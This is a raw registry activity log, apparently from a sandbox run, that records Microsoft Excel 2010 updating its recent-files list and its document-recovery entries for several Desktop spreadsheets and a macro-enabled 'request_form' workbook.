HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF0F4	EF0F4	binary	04 00 00 00 10 09 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 67 DE B5 9E F6 F0 D6 01 F4 F0 0E 00 F4 F0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF21C	EF21C	binary	04 00 00 00 10 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 CB 55 DE 9E F6 F0 D6 01 1C F2 0E 00 1C F2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF2C8	EF2C8	binary	04 00 00 00 10 09 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 5F 00 66 00 6F 00 72 00 6D 00 5F 00 31 00 36 00 31 00 31 00 33 00 30 00 36 00 39 00 33 00 35 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 EE 84 F8 9E F6 F0 D6 01 C8 F2 0E 00 C8 F2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	';6	binary	22 3B 36 00 10 09 00 00 02 00 00 00 00 00 00 00 76 00 00 00 01 00 00 00 3A 00 00 00 30 00 00 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 5F 00 66 00 6F 00 72 00 6D 00 5F 00 31 00 36 00 31 00 31 00 33 00 30 00 36 00 39 00 33 00 35 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 5F 00 66 00 6F 00 72 00 6D 00 5F 00 31 00 36 00 31 00 31 00 33 00 30 00 36 00 39 00 33 00 35 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6B41	F6B41	binary	04 00 00 00 10 09 00 00 33 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 72 00 65 00 71 00 75 00 65 00 73 00 74 00 5F 00 66 00 6F 00 72 00 6D 00 5F 00 31 00 36 00 31 00 31 00 33 00 30 00 36 00 39 00 33 00 35 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 CC E6 5C B1 F6 F0 D6 01 41 6B 0F 00 41 6B 0F 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 